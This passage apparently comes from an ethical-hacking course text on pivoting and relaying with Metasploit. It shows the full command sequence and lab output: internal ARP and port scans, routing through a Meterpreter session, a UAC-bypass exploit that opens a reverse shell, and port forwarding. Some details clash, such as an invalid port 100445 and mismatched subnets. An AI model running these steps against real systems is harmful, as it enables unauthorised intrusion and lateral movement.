[+]     IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+]     IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+]     IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+]     IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[+]     IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+]     IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) > 
```

Figure 6.106: Screenshot of Metasploit showing results of arp_scanner

   As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.


2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   ```
   > background
   > route add <IP address> <subnet mask> <session number>
   ```

   Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0 255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)



```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
[*] Route added
msf6 exploit(multi/handler) > 
```

Figure 6.107: Screenshot of Metasploit setting up routing rule

3. **Scan ports of live systems**

   Once the routing rule is implemented, port scanning is performed against the live systems.

   For example, the attacker uses the following commands to perform port scanning on the target systems:


   `> use auxiliary/scanner/portscan/tcp`

   `> set RHOSTS <IP addresses>`

   `> set PORTS 1-1000`

   `> run`

   As shown in the screenshot, the result displays the open ports on the private systems.



```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
RHOSTS => 10.10.1.19
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.1.19:           - 10.10.1.19:25 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:80 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:139 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:135 - TCP OPEN
[+] 10.10.1.19:           - 10.10.1.19:445 - TCP OPEN
[*] 10.10.1.19:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```


Figure 6.108: Screenshot of Metasploit showing results of port scan

4. **Exploit vulnerable services**

   After the ports are scanned, the vulnerable services running on those ports can be exploited.

   For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

   As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.



```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

Figure 6.109: Accessing the target system

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.


  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.



```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Local TCP relay created: :10080 <-> 10.10.1.19:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Local TCP relay created: :10022 <-> 10.10.1.19:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

Figure 6.110: Applying port forwarding rules

2. **Access the system resources**

   Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

   For example:

   Attackers can browse an HTTP server running on the target system by using the following URL:

   ```
   http://localhost:10080
   ```

